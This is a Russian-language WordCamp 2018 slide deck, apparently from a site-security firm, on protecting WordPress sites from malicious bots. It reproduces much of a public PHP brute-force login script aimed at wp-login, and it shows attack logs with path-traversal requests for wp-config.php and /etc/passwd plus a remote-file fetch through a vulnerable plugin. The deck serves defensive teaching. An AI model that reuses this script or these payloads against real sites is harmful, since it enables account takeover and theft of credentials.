«Докажи, что ты не бот»

Как защитить клиентский сайт от вредоносных ботов

// **WordCamp 2018**


Григорий Земсков, Ревизиум

Профиль

- Директор компании «Ревизиум»,
  специализация - комплексная безопасность сайтов
- 7 лет работы, 6000 клиентов, более 11000 вылеченных и защищенных сайтов (~25% на WP)
- Revisium Antivirus для серверов, сканер «AI-BOLIT», он-лайн сканер «ReScan.Pro»
- ISV Plesk, партнер ISPmanager
- Партнер более 30 хостингов, включая Beget, Timeweb, FirstVDS, FastVPS, Hostland, Majordomo, IHC, Hostlife, Hoster.kz, NetAngels,...

Любопытная статистика

Статистика за 2017: трафик



- Люди
- Плохие боты
- Хорошие боты

Не все боты «одинаково полезны»

Не все боты «одинаково полезны»

- «Белые»
  YandexBot, GoogleBot, …

Не все боты «одинаково полезны»

- «Белые»
  YandexBot, GoogleBot, …

- «Черные»
  Скрипты-брутфорсеры, эксплойт-скрипты, автоматизация спам-регистраций

Не все боты «одинаково полезны»

- «Белые»
  YandexBot, GoogleBot, …
- «Черные»
  Скрипты-брутфорсеры, эксплойт-скрипты, автоматизация спам-регистраций
- «Серые»
  Некоторые SEO сервисы, боты без обработки robots.txt, …

Особенности

Особенности

- Атакуют любой проиндексированный сайт
  или
  на который где-то появлялась ссылка

Особенности

- Атакуют любой проиндексированный сайт
  или
  на который где-то появлялась ссылка

- Атаки круглосуточно

Особенности


- Атакуют любой проиндексированный сайт
  или
  на который где-то появлялась ссылка

- Атаки круглосуточно


- Конкретные цели: сканирование уязвимостей и ошибок, взлом, сканирование контента, спам,...

Масштаб атак

Большие сайты



Маленькие сайты



- Плохие боты
- Хорошие боты

Боты - что это?

Типы ботов

Типы ботов


- **Простые:** консольные скрипты на php, python, perl
  Сканеры уязвимостей, брутфорс, авторегистрации, DOS/DDOS

Типы ботов


- **Простые:** консольные скрипты на php, python, perl
  Сканеры уязвимостей, брутфорс, авторегистрации, DOS/DDOS

- **Умные:** headless chrome, phantomjs, реальные браузеры с автоматизацией
  Выгрузка данных, формы с капчей, DOS магазинов, накрутка поведенческих, скликивания и фрод

Уровень сложности ботов



- Простые
  без js, логики, 1 IP
- Advanced Persistent Bots
  - атаки с разных подсетей
  - маскировка под посетителей
  - защита от обнаружения
  - умный алгоритм запросов


theMiddleBlue / WordPress-Brute-Force-Login
Code
Issues 0
Pull requests 0
Projects 0
Wiki
Branch: master
WordPress-Brute-Force-Login / wpbf.php
theMiddleBlue first upload

theMiddleBlue / **WordPress-Brute-Force-Login**

```
#!/usr/bin/env php
<?php
	/*
	** WordPress Brute Force Login
	** version 0.1 by theMiddle
	** GitHub: https://github.com/theMiddleBlue
	**
	** Usage:
	** # chmod +x wpbf.php
	** # ./wpbf.php -t https://www.nsa.gov -u admin -p password.txt -P my.proxy.ch:3218
	*/

	$UA = 'Mozilla/5.0 (Windows NT 6.1; rv:32.0) Gecko/20100101 Firefox/32.0';
	$args = implode('|', $argv);

	echo("\n+ WordPress Brute Force Login (by theMiddle)\n+ ".str_repeat('-', 42)."\n");
	if(preg_match('/\-t\|(http|https)\:\/\/([^\|\/]+)/i', $args, $arr)) {
		if(preg_match('/(.+)\/(wp\-login|wp\-admin)/', $arr[2], $na)) {
			$target = $arr[1].'://'.$na[1];
		} else {
			$target = $arr[1].'://'.$arr[2];
		}

		echo("+ set target to ".$target."\n");
	}
```

theMiddleBlue / **WordPress-Brute-Force-Login**


```
#!/usr/bin/env php
<?php
	/*
	** WordPress Brute Force Login
	** version 0.1 by theMiddle
	** GitHub: https://github.com/theMi
	**
	** Usage:
	** # chmod +x wpbf.php
	** # ./wpbf.php -t https://www.nsa.
	*/

	$UA = 'Mozilla/5.0 (Windows NT 6.1;
	$args = implode('|', $argv);

	echo("\n+ WordPress Brute Force Log
	if(preg_match('/\-t\|(http|https)\:
		if(preg_match('/(.+)\/(wp\-
			$target = $arr[1].'
		} else {
			$target = $arr[1].'
		}

		echo("+ set target to ".$ta
	}
```

```
	if(!isset($argv[1]) || preg_match('/\|\-h/', $args)) {
		die("+\n+ Usage: ".$argv[0]." -t <Target URL> -u <username> [-p <password file>] [-P <proxy-host:proxy-port
	}

	if(isset($pfile)) {
		$f = file($pfile);
	} else {
		$f = file('password.txt');
	}

	$tot = count($f);
	foreach($f as $k => $v) {
		unset($a);
		echo("[".$k."/".$tot."] Trying ".$user."/".trim($v));
		exec('curl -s -b '.__DIR__.'/cookie.txt -c '.__DIR__.'/cookie.txt'.$proxy.$socks.' -A "'.$UA.'" -d "log='.$
		if($a[0] <= 0) {
			echo("\n+\n+ Found user / password for ".$target.": ".$user." / \033[41m".trim($v)."\033[0m\n+\n\n"
			exit(0);
		} else {
			echo("\033[99D");
			echo("\033[K");
		}
	}

	echo("+ Password not found.\n");
```

```
9.101 04/08/2018 11:06:03 http://[redacted] ru/wp-content/plugins/revslider/temp/update_extract/revslider/db.php  R:  UA: Mozilla/5.0 (Windows NT 10.
9.101 04/08/2018 11:06:03 http://[redacted] ru/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php R:  UA: Mozilla/5.0 (Windows
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/themes/mTheme-Unus/css/css.php?files=../../../../wp-config.php  R:  UA: Mozilla/5.0 (Windov
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/plugins/recent-backups/download-file.php?file_link=/etc/passwd  R:  UA: Mozilla/5.0 (Windov
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/plugins/wptf-image-gallery/lib-mbox/ajax_load.php?url=/etc/passwd R:  UA: Mozilla/5.0 (Winc
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/plugins/./simple-image-manipulator/controller/download.php?filepath=/etc/passwd R:  UA: Moz
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/plugins/candidate-application-form/downloadpdffile.php?fileName=../../../../../../../../../
9.101 04/08/2018 11:06:04 http://[redacted] ru/wp-content/plugins/wp-ecommerce-shop-styling/includes/download.php?filename=../../../../../../../../..
.89.101 04/08/2018 11:06:05 http:[redacted] i.ru/wp-content/plugins/wp-symposium/server/php/index.php R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64) Ap
9.101 04/08/2018 11:06:05 http://[redacted] ru/wp-content/plugins/wp-symposium/server/php/kGskgxWADsrTfH.php  R:  UA: Mozilla/5.0 (Windows NT 10.0; W
.89.101 04/08/2018 11:06:05 http:[redacted] i.ru/ R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.262
.89.101 04/08/2018 11:06:06 http:[redacted] i.ru/ R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.262
9.101 04/08/2018 22:16:38 http://[redacted] ru/wp-content/plugins/simple-ads-manager/js/slider/tmpl.js  R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64)
9.101 04/08/2018 22:16:38 http://[redacted] ru/wp-content/plugins/wp-mobile-detector/resize.php?src=http://www.relationshiptips.club/cache/db.php R:
9.101 04/08/2018 22:16:38 http://[redacted] ru/wp-content/plugins/wp-mobile-detector/cache/db.php R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleW
9.101 04/08/2018 22:16:38 http://[redacted] ru/wp-content/plugins/formcraft/file-upload/server/php/upload.php R:  UA: Mozilla/5.0 (Windows NT 10.0; W
.89.101 04/08/2018 22:16:39 http:[redacted] i.ru/wp-admin/admin-ajax.php  R:  UA: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, lik
9.101 04/08/2018 22:16:40 http://[redacted] ru/wp-content/plugins/revslider/temp/update_extract/revslider/db.php  R:  UA: Mozilla/5.0 (Windows NT 10.
9.101 04/08/2018 22:16:40 http://[redacted] ru/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php R:  UA: Mozilla/5.0 (Windows
9.101 04/08/2018 22:16:40 http://[redacted] ru/wp-content/themes/mTheme-Unus/css/css.php?files=../../../../wp-config.php  R:  UA: Mozilla/5.0 (Windov
```


Типы атак

Спам формы обратной связи





```
13/08/2018 18:14:29 /wp-content/plugins/custom-f3/submit.php

   $_POST: description =
   $_POST: name = AdrielmeenaLot
   $_POST: phone = 84778284827
   $_POST: email = erickegas333@gmail.com
   $_POST: message = Hello. And Bye.
   $_POST: agree = on
```


Брутфорс админки



Проверка украденных карт



DOS атака на бизнес-процессы



Мы атакуем Ваш магазин

